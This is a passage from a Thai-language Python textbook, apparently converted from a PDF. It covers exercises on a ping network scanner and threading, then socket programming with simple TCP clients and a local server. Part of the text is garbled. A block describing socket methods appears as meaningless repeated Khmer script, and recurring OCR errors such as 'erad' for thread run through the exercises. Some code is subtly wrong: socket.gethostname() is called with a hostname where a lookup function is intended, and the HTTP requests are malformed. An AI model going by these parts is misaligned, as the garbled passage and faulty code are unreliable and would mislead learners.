14. เขียนโปรแกรมเพื่อสแกนเครือข่ายด้วย ping มีรูปแบบดังนี้  

```
>python NetworkScanner.py -net 192.168.1 -host 1
```

15. เขียนโปรแกรมสแกนเครือข่ายเหมือนในข้อที่ 14 โดยใช้ erad ควบคุมการ ping ของแต่ละโภสต์ (ping พร้อม ๆ กันได้) โดยกำหนดการทำงานของโปรแกรมดังนี้

```
>python Threadscanner.py -net 192.168.1 -host 10
```

หมายเหตุ: -host 10 คือ ping พร้อม ๆ กัน 10 เครื่อง

16. เขียนโปรแกรมด้วย thread โดยให้ erad แต่ละ erad สั่งพิมพ์ข้อความดังต่อไปนี้ และต้องมี erad ทำงานอย่างน้อย 5 erad

```
Thread no. 1 >> I am thread 1 time start: 17:00:00
```


```
Thread no. 2 >> I am thread 2 time start: 17:00:01
```

```
Thread no. 3 >> I am thread 3 time start: 17:00:02
```

...

17. เขียนโปรแกรมเข้าใช้ข้อมูลในลิสต์ชื่อ critical\_variable โดยแต่ละ erad จะต้องเข้าใช้งานตัวแปรดังกล่าวครั้งละ 1 erad เท่านั้น โดยใช้หลักการของกราฟล็อกและปลดปล่อย

18. เขียนโปรแกรมเว็บเซิร์ฟเวอร์อย่างง่ายด้วย socketio โดยแสดงหมายเลขไอพีและพอร์ตที่เปิดใช้งาน พร้อมกับข้อความ “I am a simple webserver” ให้กับโคลอนต์



# บทที่ 16

## การเขียนโปรแกรมซ็อกเก็ต (Socket programming)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

ในบทนี้กล่าวถึงการเขียนโปรแกรมเครื่องข่ายผ่านซ็อกเก็ตโมดูล เพื่อใช้พัฒนาเซิร์ฟเวอร์ที่สามารถทำงานได้ทั้งprotoคอลทีซีพี (TCP) และยูดีพี (UDP) เนื้อหาจะครอบคลุมไปถึงprotoคอลเอสทีทีพีเอส (HTTPS) และทีเอสแอล (TSL) ด้วย

### 1. โมดูลซ็อกเก็ต (Socket)

ซ็อกเก็ตเป็นโมดูลในไฟร์วอนที่ให้ผู้พัฒนาสามารถสร้างการสื่อสารระหว่างเซิร์ฟเวอร์ (เครื่องให้บริการ) และไคลเอนต์ (เครื่องผู้รับบริการ) ได้โดยมีรูปแบบการเชื่อมเป็นแบบจุดต่อจุด (point-to-point) ดังนั้นพารามิเตอร์ที่สำคัญสำหรับสร้างการเชื่อมต่อ คือ หมายเลขไอพีและหมายเลขพอร์ตปลายทางของเครื่องให้บริการ

การสร้างการเชื่อมต่อด้วยซ็อกเก็ตสำหรับไฟร์วอนจะใช้เมธอด `.socket()` ซึ่งอยู่ภายใต้โมดูลซ็อกเก็ตนั่นเอง การกำหนดรูปแบบการเชื่อมต่อดังนี้

```
s = socket.socket(socket_family, socket_type, protocol)
```

อาร์กิวเมนต์ที่ใช้สร้างซ็อกเก็ตแบ่งออก 3 ตัว คือ `socket_family`, `socket_type` และ `protocol` โดยแต่ละตัวมีรายละเอียดดังนี้

`socket_family` คือ protoคอลที่ใช้ควบคุณภาพในการสื่อสารในระดับชั้นทرانส์พอร์ต ซึ่งมีหลายชนิด เช่น AF\_INET, AF\_INET6, PF\_INET,

PF\_UNIX, PF\_X25 และอื่น ๆ สำหรับ protocol ที่นิยมใช้งานกับเครือข่ายอินเทอร์เน็ตในปัจจุบันมี 2 ชนิด คือ AF\_INET สำหรับไอพีเวอร์ชัน 4 และ AF\_INET6 สำหรับไอพีเวอร์ชัน 6 socket\_type คือ รูปแบบการสื่อสารระหว่างจุดต่อจุด ซึ่งมี 2 แบบ คือ SOCK\_STREAM สำหรับการสื่อสารแบบที่ซึ่พิ (การสื่อสารแบบมีความน่าเชื่อถือ) และ SOCK\_DGRAM สำหรับการสื่อสารแบบยุติพิ (การสื่อสารไม่น่าเชื่อถือแต่เน้นความรวดเร็วในการรับ-ส่งข้อมูล)

protocol สำหรับใช้ระบุตัวแปรของ protocol ภายในโดเมน โดยปกติการกิวเมนต์นี้ไม่จำเป็นต้องใส่ หรือกำหนดค่าเริ่มต้นเท่ากับศูนย์ (0)

ตัวอย่าง เช่น

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM,
protocol=0)
```

จากตัวอย่าง สร้างการสื่อสารด้วยซ็อกเก็ตบนไอพีเวอร์ชัน 4 (AF\_INET) รูปแบบสื่อสารแบบความน่าเชื่อถือสูง (SOCK\_STREAM) โดยเก็บไว้ในตัวแปร s

ถ้าไม่มีการกำหนดพารามิเตอร์ใด ๆ ในเมธอดซ็อกเก็ต ไฟลอนถือว่าค่าที่ถูกกำหนดเริ่มต้น คือ สร้างการสื่อสารด้วยซ็อกเก็ตบนไอพีเวอร์ชัน 4 ชนิดความน่าเชื่อถือสูงนั่นเอง

สามารถแสดงตัวแปรต่าง ๆ ในโมดูลซ็อกเก็ต โดยการเรียกใช้คำสั่ง dir(socket) ดังนี้

```
>>> import socket
>>> dir(socket)
['AF_APPLETALK', 'AF_BLUETOOTH', 'AF_DECnet', 'AF_INET', 'AF_INET6', 'AF_IPX', 'AF_IRDA', 'AF_LINK', 'AF_SNA', 'AF_UNSPEC', 'AI_ADDRCONFIG', 'AI_ALL', 'AI_CANONNAME', 'AI_NUMERICHOST', 'AI_NUMERICSERV', 'AI_PASSIVE', 'AI_V4MAPPED', 'AddressFamily', 'AddressInfo', 'BDADDR_ANY', 'BDADDR_LOCAL', 'BTPROTO_RFCOMM', 'CAPI', 'EAGAIN', 'EAI AGAIN', 'EAI_BADFLAGS', 'EAI_FAIL', 'EAI_FAMILY', 'EAI_MEMORY', 'EAI_NODATA', 'EAI_NONAME', 'EAI_SERVICE', 'EAI_SOCKTYPE', 'EBADF', 'EWOULDBLOCK']
```

### หลักการเชื่อมต่อและสื่อสารข้อมูลระหว่างเซิร์ฟเวอร์และคลื่อนต์ด้วยซ็อกเก็ต

ก่อนเกิดการรับ-ส่งข้อมูลระหว่างเซิร์ฟเวอร์และคลื่อนต์โดยผ่านซ็อกเก็ตจะมีขั้นตอนการทำงานดังแสดงในรูปภาพที่ 16.1

#### ผู้ใช้บริการ (ผู้ใช้)

1. กำหนดวิธีการเชื่อมต่อ เช่น ใช้ออพีเวอร์ชัน 4 ทีซีพีหรือยูดีพีเป็นต้น โดยใช้เมธอด socket.socket()
2. การผูก (bind) หมายเลขไอพีและหมายเลขพอร์ตเข้ากับเมธอดซ็อกเก็ต โดยเรียกใช้งานผ่านเมธอด socket.bind(host, port) ซึ่งมีพารามิเตอร์ 2 ตัว คือ หมายเลขไอพี (host) และหมายเลขพอร์ต (port) โดยพอร์ตที่ใช้งานไม่ควรต่ำกว่าหมายเลข 1024 (หมายเลขพอร์ตที่สามารถใช้งานได้ ให้ดูในบทที่ 13)
3. เฝ้ารอการเชื่อมต่อ (listen) ขั้นตอนนี้เซิร์ฟเวอร์จะเปิดพอร์ตและรอคุณการเชื่อมต่อจากเครื่องคลื่อนต์ โดยใช้เมธอน socket.listen(n) พร้อมกับระบุจำนวนการเชื่อมต่อจากคลื่อนต์ (n)
4. ยอมรับการเชื่อมต่อ (accept) ในขั้นตอนนี้ เมื่อคลื่อนต์รองขอเชื่อมต่อเข้ามาแล้ว เซิร์ฟเวอร์จะดำเนินการตรวจสอบข้อกำหนดในการเชื่อมตอกับคลื่อนต์ว่าตรงกันหรือไม่ ถ้าตรงกันเซิร์ฟเวอร์จะยอมรับการเชื่อมต่อและรอการสถานะปนาการเชื่อมต่อในระดับชั้นทรานส์ฟอร์ม (ทีซีพี) ต่อไป โดยใช้เมธอน socket.accept()
5. เมื่อการเชื่อมต่อในระดับชั้นทรานส์ฟอร์มสำเร็จ (วิธีการเชื่อมต่อแบบ three-way handshake อ่านได้ในบทที่ 13) คลื่อนต์และเซิร์ฟเวอร์จะเริ่มการรับ-ส่งข้อมูลกัน โดยเซิร์ฟเวอร์จะรอรับข้อมูลจากผู้ใช้คลื่อนต์ก่อนด้วยเมธอด socket.recv(n) โดยมีพารามิเตอร์ 1 ตัว คือ จำนวนข้อมูลที่สามารถรับได้ มีหน่วยเป็นไบต์ ข้อมูลที่ส่งมาจากคลื่อนต์มาให้กับเซิร์ฟเวอร์ คือ ที่อยู่ของเครื่องคลื่อนต์ นั่นเอง

6. เมื่อเซิร์ฟเวอร์ได้รับข้อมูลจากไคล์เอนต์แล้ว จะตอบกลับด้วยข้อมูลบางอย่างเพื่อให้ไคล์เอนต์ได้ทราบว่าเซิร์ฟเวอร์ได้รับข้อมูลครบแล้ว ซึ่งข้อมูลที่ส่งกลับไปให้ไคล์เอนต์ขึ้นอยู่กับเซิร์ฟ เช่น อาจจะเป็นวันเวลา ขอความทักษะ เวอร์ชันของเซิร์ฟเวอร์ เป็นต้น โดยใช้เมธอด `socket.send(message)`
7. เซิร์ฟเวอร์และไคล์เอนต์จะผลักกันรับ-ส่งข้อมูลไปเรื่อย ๆ
8. เมื่อไคล์เอนต์หมดความที่ต้องการส่งให้กับเซิร์ฟเวอร์แล้ว ไคล์เอนต์จะขอยุติการเชื่อมต่อพยายามฝั่งเซิร์ฟเวอร์ก่อน เมื่อเซิร์ฟเวอร์รับรู้ การยุติการเชื่อมต่อแล้ว เซิร์ฟเวอร์จะใช้เมธอด `socket.close()` ในการปิดการเชื่อมต่อจากไคล์เอนต์
9. เซิร์ฟเวอร์ยุติการเชื่อมต่อจากไคล์เอนต์โดยสมบูรณ์


### ผังไคล์เอนต์ (ผู้ขอใช้บริการ)

1. เมื่อเซิร์ฟเวอร์เปิดรอรับการเชื่อมต่อจากไคล์เอนต์ ตามหมายเลขไอพีและพอร์ตที่กำหนดไว้แล้ว ไคล์เอนต์จะใช้ไอพีและหมายเลขพอร์ตดังกล่าวนี้ เพื่อเชื่อมต่อไปยังเซิร์ฟเวอร์ โดยสร้างวินสแตนซ์ของคลาสซึ่อกเก็ตสำหรับการสถาปนาการเชื่อมตอกับเซิร์ฟเวอร์ เช่น `s = socket.socket()`
2. ไคล์เอนต์รองขอการเชื่อมต่อไปยังเซิร์ฟเวอร์ โดยใช้เมธอด `socket.connect(host, port)` พร้อมกับหมายเลขไอพีและพอร์ตบนฝั่งเซิร์ฟเวอร์ การสถาปนานี้จะดำเนินการในชั้นตราสพอร์ทหรือทีซีพินน์เอง
3. เมื่อการเชื่อมต่อสำเร็จ ไคล์เอนต์ส่งข้อความไปยังเซิร์ฟเวอร์ก่อนเสมอ โดยข้อมูลที่ส่งไปให้เซิร์ฟเวอร์ก็คือ ชื่อเครื่องและหมายเลขพอร์ตที่ไคล์เอนต์ใช้งานนั่นเอง
4. เมื่อไคล์เอนต์ส่งที่อยู่ไปให้กับเซิร์ฟเวอร์แล้ว เซิร์ฟเวอร์จะตอบกลับข้อความที่จำเป็นบางอย่างเพื่อป้องบอกรหัสไคล์เอนต์ทราบว่าฝั่งเซิร์ฟเวอร์มีคุณสมบัติหรือบริการอะไรบาง เช่น เวอร์ชันซอฟต์แวร์ของเซิร์ฟเวอร์ วันเวลาของเซิร์ฟเวอร์ ชื่อบริการ เป็นต้น โดยไคล์เอนต์ใช้เมธอด `socket.recv(k)` เพื่อรับข้อความดังกล่าว

## บทที่ 16:- การเขียนโปรแกรมซ็อกเก็ต

5. คลาส `socket` และเซิร์ฟเวอร์ สลับกันรับ-ส่งข้อมูลด้วยเมธอด `socket.send(message)` และ `socket.recv(n)`

6. เมื่อไคลเอนต์หมดความจำสื่อสาร ไคลเอนต์จะยกิจการสื่อสารด้วยเมธอด `socket.close()`



รูปที่ 16.1 ขั้นตอนการเชื่อมต่อระหว่างเซิร์ฟเวอร์และไคลเอนต์ด้วยซ็อกเก็ต

សរុបមេរូដទី<sup>១</sup> ចំពោះនៅក្នុងការប្រើប្រាស់ការសែនាំ

មេរូដទី<sup>២</sup> រាយការណាមួយ គឺ

`socket.recv(buffer_len)` ទទួលទិន្នន័យពីមុនុយតាមការប្រើប្រាស់  
ប្រើប្រាស់ការប្រើប្រាស់មុនុយតាមការប្រើប្រាស់

`socket.recvfrom(buffer_len)` ទទួលទិន្នន័យពីមុនុយតាមការប្រើប្រាស់

`socket.recv_into(buffer)` ទទួលទិន្នន័យពីមុនុយតាមការប្រើប្រាស់

`socket.recvfrom_into(buffer)` ទទួលទិន្នន័យពីមុនុយតាមការប្រើប្រាស់

`socket.send(bytes)` បញ្ចប់មុនុយតាមការប្រើប្រាស់

`socket.sendto(data, address)` បញ្ចប់មុនុយតាមការប្រើប្រាស់  
នៃពីរប៊ូលីនីភូរិយាណីជាពាណិជ្ជកម្ម

`socket.sendall(data)` បញ្ចប់មុនុយតាមការប្រើប្រាស់

មេរូដសំខាន់ប្រើប្រាស់<sup>៣</sup> ដើម្បីប្រើប្រាស់

`socket.bind(address, port)` ការប្រើប្រាស់មុនុយតាមការប្រើប្រាស់

`socket.listen(count)` ការប្រើប្រាស់មុនុយតាមការប្រើប្រាស់

`socket.accept()` ការប្រើប្រាស់មុនុយតាមការប្រើប្រាស់

មេរូដសំខាន់ប្រើប្រាស់<sup>៤</sup> ដើម្បីប្រើប្រាស់

`socket.connect(ip_address)` ការប្រើប្រាស់មុនុយតាមការប្រើប្រាស់

## 2. ทดสอบการทำงานของคล์เอนต์และเซิร์ฟเวอร์ด้วยซ์อกเก็ต

ในส่วนนี้จะทำการทดสอบการทำงานของคล์เอนต์ก่อน โดยการทดสอบรับ-ส่งข้อมูลกับเว็บไซต์ที่เปิดให้บริการทั่ว ๆ ไป เช่น google.com หรือ facebook.com เป็นต้น โดยใช้เมธอดพื้นฐานที่สำคัญ คือ send() และ recv() สำหรับการเชื่อมต่อด้วยโปรโตคอลทีซีพี สำหรับเมธอด sendto() และ recvfrom() จะใช้กับโปรโตคอลลูดี้พี ดังตัวอย่าง (Socket\_client.py สำหรับการเชื่อต่อแบบธรรมดาและ Socket\_client\_ssl.py สำหรับการเชื่อต่อแบบปลอดภัย)

```

1 import socket
2
3 def main():
4     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5     s.connect(('google.com', 80))
6     request = b'GET http://google.com HTTP/1.1\n\n'
7     s.send(request)
8     print(s.recv(4096).decode())
9
10 main()

```

สำหรับการเชื่อต่อแบบปลอดภัยหรือมีการเข้ารหัสก่อนรับ-ส่งข้อมูล

```

1 import socket
2 import ssl
3
4 def main():
5     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6     s = ssl.wrap_socket(s)
7     s.connect(('google.com', 443))
8     request = b'GET google.com HTTP/1.1\n\n'
9     s.send(request)
10    print(s.recv(4096).decode())
11
12 main()

```

```

HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Date: Thu, 08 Jul 2021 06:44:23 GMT
Expires: Sat, 07 Aug 2021 06:44:23 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;cha
rset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>

```

โปรแกรม Socket\_client.py นำเข้าโมดูล socket เข้ามาทำงานในบรรทัดที่ 1 ภายในฟังก์ชัน main() บรรทัดที่ 4 สร้างซ็อกเก็ตชื่อ s โดยเชื่อมต่อด้วยไอพีเวอร์ชัน 4 (AF\_INET) โพรโทคอลทีซีพี (SOCK\_STREAM) จากนั้นทำการเชื่อมต่อไปยังเซิร์ฟเวอร์ที่ให้บริการเว็บ (พอร์ตหมายเลข 80) นั่นคือ google.com ด้วยเมธอด connect() ในบรรทัดที่ 6 สร้างขอความเพื่อรองขอข้อมูลบนเครื่องผู้ให้บริการด้วยวิธีการแบบ GET และขอມูลที่สื่อสารกันเป็น HTTP เวอร์ชัน 1.1 สังเกตว่าขอความดังกล่าววนี้ต้องทำการแปลงข้อมูลให้เป็นไปตาม โดยใช้อักขระ b กำหนดขอความ จึงจะสามารถส่งขอความนี้ให้กับเมธอด send() เพื่อประมวลผลต่อไป ดังแสดงในบรรทัดที่ 7 เมื่อภูเกิลเซิร์ฟเวอร์ได้รับการร้องขอข้อมูลแล้วจะตอบกลับขอความมาเป็นเอกสาร HTML โดยผ่านรับจะรับเอกสารดังกล่าวด้วยเมธอด recv() โดยกำหนดจำนวนที่รับได้ในแต่ละครั้งเท่ากับ 4,096 ไบต์ เอกสารที่รับมาเป็นรหัส Unicode (UTF-8) ดังนั้นต้อง นำมาแปลงก่อนเพื่อให้สามารถอ่านเข้าใจได้ด้วยเมธอด decode() ก่อนเสมอ สำหรับการรับ-ส่งข้อมูลแบบปลอดภัยจะต้องเข้ารหัสเสียก่อนโดยเรียกใช้โมดูล ssl และห้องซ็อกเก็ตแบบรถด้าว (บรรทัดที่ 6 ในโปรแกรม Socket\_client\_ssl.py) ด้วยเมธอด wrap\_socket()

ทดสอบเชื่อมตอกับภูเกิลเซิร์ฟเวอร์อีกครั้งโดยใช้งานร่วม exception เพื่อป้องกันความผิดพลาดที่อาจจะเกิดจากการเชื่อมต่อและสื่อสารบนเครือข่ายอินเทอร์เน็ต ดังโปรแกรม Socket\_client\_exception.py

```

1 import socket
2 import sys
3
4 try:
5     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6     print("Socket successfully created")
7 except socket.error as err:
8     print ("Socket creation failed with error %s" %(err))
9
10 # default port for HTTP protocol
11 port = 80
12
13 try:
14     host_ip = socket.gethostname('www.google.com')
15 except socket.gaierror:
16     # this means could not resolve the host
17     print ("There was an error resolving the host")
18     sys.exit()
19 print ("Host ip is ", host_ip)
20 # connecting to the server
21 s.connect((host_ip, port))
22
23 print ("The socket has successfully connected to google")

```

```

Socket successfully created
Host ip is 216.58.196.36
The socket has successfully connected to google
>>>

```

อธิบายการทำงานของโปรแกรม Socket\_client\_exception.py ดังนี้

บรรทัดที่ 4-7: ทำการสร้างซ็อกเก็ต โดยขณะสร้างอาจจะเกิดข้อผิดพลาดขึ้นได้ จึงนำเอา exception (exception อาณเพิ่มเติมในบทที่ 9) มาครอบการทำงานไว้เมื่อมีข้อผิดพลาดได้ ๓ จะแสดงข้อความว่า "Socket successfully created" แต่ถ้าไม่สามารถสร้างซ็อกเก็ตได้จะแสดงข้อความว่า "Socket creation failed with error" และตามด้วยข้อความที่ผิดพลาด

บรรทัดที่ 13-15: ใช้ exception ตรวจจับความผิดพลาดที่อาจจะเกิดขึ้นเมื่อคอลล์เอนต์ร้องขอชื่อไอพี (socket.gethostname()) จากกฎเกิล ถ้ากฎเกิลไม่สามารถตอบกลับมาได้จะแสดงข้อความ คือ "There was an error resolving the host" และจบการทำงานทันทีด้วยคำสั่ง sys.exit()

## การสร้างเซิร์ฟเวอร์และคัลเอนต์ขึ้นมาใช้งานเอง


จากที่กล่าวมาแล้วว่ามุ่ล socket อนุญาตให้สามารถพัฒนาโปรแกรมขึ้นมาให้บริการต่าง ๆ ได้เอง ดังนั้นหัวข้อนี้จะมาทำการทดสอบสร้างเซิร์ฟเวอร์ให้บริการและสร้างคัลเอนต์เพื่อทดสอบการรองขอให้บริการ ซึ่งมีรายละเอียดดังนี้

โปรแกรมผู้เซิร์ฟเวอร์ (Simple\_server.py)

```

1 import socket           # Import socket module
2
3 s = socket.socket()     # Create a socket object
4 host = socket.gethostname() # Get local machine name
5 port = 12345            # Reserve a port for your service.
6 s.bind((host, port))    # Bind to the port
7
8 s.listen(5)              # Now wait for client connection.
9 while True:
10    c, addr = s.accept()  # Establish connection with client.
11    print("Got connection from", addr)
12    c.send(b"Thank you for connecting")
13    c.close()             # Close the connection

```



จากตัวอย่างโปรแกรม Simple\_server.py เป็นการสร้างเซิร์ฟเวอร์อย่างง่ายที่รอรับการเชื่อมต่อจากคัลเอนต์เพียงครั้งละ 1 เครื่องเท่านั้น เมื่อให้บริการเสร็จแล้วจะวนกลับไปให้บริการกับเครื่องคัลเอนต์ที่รองขอเข้ามาใหม่ต่อไป โดยรอรับการเชื่อมต่อนพอร์ตหมายเลข 12345 (บรรทัดที่ 5) บนเครื่องที่กำลังสั่งรันโปรแกรมอยู่หรือเรียกว่า โอลคอลไฮสต์ (Local host) ก็ได้ (บรรทัดที่ 4) เมื่อคัลเอนต์เชื่อมต่อสำเร็จ (บรรทัดที่ 7) เซิร์ฟเวอร์จะแสดงข้อความว่า "Got connection from" ตามด้วยหมายเลขอีเมลเครื่องคัลเอนต์ในบรรทัดที่ 8 จากนั้นเซิร์ฟเวอร์จะส่งข้อความว่า "Thank you for connecting" กลับไปให้กับคัลเอนต์ด้วยเมธอด send() ในบรรทัดที่ 12 ซึ่งการส่งข้อความดังกล่าวจะต้องระบุว่าเป็นข้อมูลชนิดไบต์ (กำหนดตัวอักษร b อยู่หน้าข้อความ) จากนั้นเซิร์ฟเวอร์ก็ปิดพอร์ตการเชื่อมต่องด้วยเมธอด close() สำหรับคัลเอนต์ตัวปัจจุบัน และวนกลับไปรับการเชื่อมต่อจากคัลเอนต์เครื่องถัดไปเพราะอยู่ในเต็มสั่ง while True นั่นเอง

## โปรแกรมผู้รับ (Simple\_client.py)

```

1 import socket           # Import socket module
2
3 s = socket.socket()    # Create a socket object
4 host = socket.gethostname() # Get local machine name
5 port = 12345           # Reserve a port for your service.
6
7 s.connect((host, port))
8 print(s.recv(1024).decode())
9 s.close()

```

Simple\_client.py

สำหรับการทำงานของโปรแกรมผู้รับ (Simple\_client.py) เริ่มต้นจากเรียกใช้เมธอด socket.gethostname() จะได้รับหมายเลขอีพีของเครื่องที่กำลังสั่งรันโปรแกรมอยู่ ในขณะนี้ ก็จะเก็บในตัวแปร host ซึ่งในสถานะการณ์จริงแล้ว host จะต้องเป็นหมายเลขอีพีของเครื่องเซิร์ฟเวอร์ ซึ่งอาจจะตั้งอยู่ในที่ใด ๆ ก็ได้บนอินเทอร์เน็ต สำหรับในสถานะการณ์นี้ โปรแกรมทั้งเซิร์ฟเวอร์และคุลล์เอนต์ทำงานอยู่ในเครื่องเดียวกัน ดังนั้นหมายเลขอีพีที่ได้จากเมธอด gethostname() จึงเป็นหมายเลขอีพีเดียวกันทั้งผู้รับและผู้ส่งคุลล์เอนต์ (บรรทัดที่ 4) หมายเลขพอร์ตที่ใช้ คือ 12345 (บรรทัดที่ 5) ซึ่งมันคือหมายเลขพอร์ตของเซิร์ฟเวอร์ที่เปิดรับการเชื่อมต่อจากคุลล์เอนต์นั่นเอง เมื่อเชื่อมต่อสำเร็จ (บรรทัดที่ 7) คุลล์เอนต์จะได้รับข้อความว่า "Thank you for connecting" จากเซิร์ฟเวอร์ (บรรทัดที่ 8) โดยจำเป็นต้องถอดรหัส Unicode ดาวน์เมธอด .decode() เช่นเดียวกันคุลล์เอนต์จะขุ่นติการเชื่อมต่อโดยเมธอด close()

สำหรับวิธีสั่งรันโปรแกรม ให้ทำการสั่งรันโปรแกรมผู้รับ ก่อน โดยเปิด MS-DOS ไปยังไดเรคทรอร์ที่เก็บโปรแกรม Simple\_server.py และใช้คำสั่งต่อไปนี้เพื่อรันเซิร์ฟเวอร์

>python Simple\_server.py

จากนั้นให้สั่งรันโปรแกรม Simple\_client.py ด้วยคำสั่ง

>python Simple\_client.py

ผลลัพธ์จากการสั่งรันโปรแกรมเมื่อไคลเอนต์ของข้อการเชื่อมต่อเข้ามา 3 เครื่อง คือ

ผลการรันโปรแกรมผ่านเซิร์ฟเวอร์

```
C:\Python\CH16>python Simple_server.py
Got connection from ('192.168.66.1', 1035)
Got connection from ('192.168.66.1', 1036)
Got connection from ('192.168.66.1', 1040)
```

ผลการรันโปรแกรมผ่านไคลเอนต์

```
C:\Python\CH16>python Simple_client.py
Thank you for connecting
```



เซิร์ฟเวอร์จะรอการเชื่อมต่อไปเรื่อยๆ ไม่หยุด ดังนั้นการปิดโปรแกรมต้องปิดหน้าต่างของ MS-DOS เท่านั้น

สามารถทดสอบว่าเซิร์ฟเวอร์เปิดพอร์ตสำหรับเชื่อมต่อไว้หรือไม่ โดยใช้คำสั่ง netstat -nt ผลลัพธ์ที่ได้ คือ

|     |                    |                   |             |        |
|-----|--------------------|-------------------|-------------|--------|
| TCP | 192.168.1.9:6217   | 157.240.10.10:443 | ESTABLISHED | InHost |
| TCP | 192.168.1.9:8132   | 179.60.194.12:443 | ESTABLISHED | InHost |
| TCP | 192.168.1.9:9673   | 103.107.198.74:80 | ESTABLISHED | InHost |
| TCP | 192.168.1.9:9712   | 157.240.10.10:443 | ESTABLISHED | InHost |
| TCP | 192.168.1.9:27771  | 157.240.10.10:443 | ESTABLISHED | InHost |
| TCP | 192.168.1.9:31998  | 23.42.144.119:443 | CLOSE_WAIT  | InHost |
| TCP | 192.168.1.9:31999  | 117.18.237.29:80  | CLOSE_WAIT  | InHost |
| TCP | 192.168.66.1:12345 | 192.168.66.1:1051 | TIME_WAIT   | InHost |



การเชื่อมต่อภายนอกเครื่องเดียวกัน สามารถระบุหมายเลขไอพีได้โดยตรงในเมธอด connect() เช่น s.connect(("127.0.0.1", 12345)) ก็ได้

### 3. การสร้างเซิร์ฟเวอร์เดรด

